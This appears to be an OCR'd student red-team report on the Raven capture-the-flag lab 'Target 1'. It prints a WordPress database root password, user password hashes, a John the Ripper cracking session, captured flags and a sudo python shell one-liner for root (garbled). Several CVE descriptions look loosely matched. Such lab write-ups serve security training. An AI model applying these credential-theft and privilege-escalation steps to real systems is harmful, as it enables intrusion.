
Red Team: Summary of Operations


Table of Contents

Exposed Services.

Nmap scan results for each machine reveal the below services and OS details:



This scan identifies the services below as potential points of entry:



Target 1

1. 80/tcp Apache httpd 2.4.10
2. 22/tcp OpenSSH 6.7p1 Debian 5+deb8u4 protocol 2.0
3. 111/tcp RPCBIND

Critical Vulnerabilities

TODO: Fill out the list below. Include severity and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

Target 1


1. CVE-2014-0117 Apache httpd 2.4.10 Web protocol. Allows remote attackers to send a request to a server configured as a reverse proxy.
2. CVE-2019-12215 Full Path Disclosed
3. CVE-2017-7760 exposed username lead to brute force
4. CVE-2016-1908 which allows remote clients to trigger a fallback and obtain trusted privileges by leveraging the configuration of servers.
5. CVE-2019-15653 Password hash is in plaintext

Exploitation

The Red Team was able to penetrate both Target 1 and retrieve the following confidential data:

Target 1

- `flag1.txt`: TODO: Insert `flag1.txt` hash value.



```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```



```
on of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$
```

- Exploit Used
  - Guessing michaels password grepping to search for flags. Gained access to /var/www/ directory

- `flag2.txt`: TODO: Insert `flag2.txt` hash value.

```
michael@target1:~$ cd /var/wwww
-bash: cd: /var/wwww: No such file or directory
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


- Exploit Used: John was used to crack the hash that was in stevens mysql database.
  -

```
mysql> select * from users;
ERROR 1146 (42S02): Table 'wordpress.users' doesn't exist
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+----------+----------
----------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_regi
stered     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+------------------+----------+----------
----------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-1
2 22:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-1
2 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+----------
----------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

  -

```
root@Kali:/usr/share/wordlists# nano hash.wp.txt
root@Kali:/usr/share/wordlists# john hash.wp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:03:05 DONE 3/3 (2021-06-09 12:27) 0.005392g/s 19951p/s 19951c/s 19951C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:/usr/share/wordlists#
```



Exploit used: Python
$sudo python -c ‘import pty:pty.spwan(“/bin/bash”)
Attacker gains root access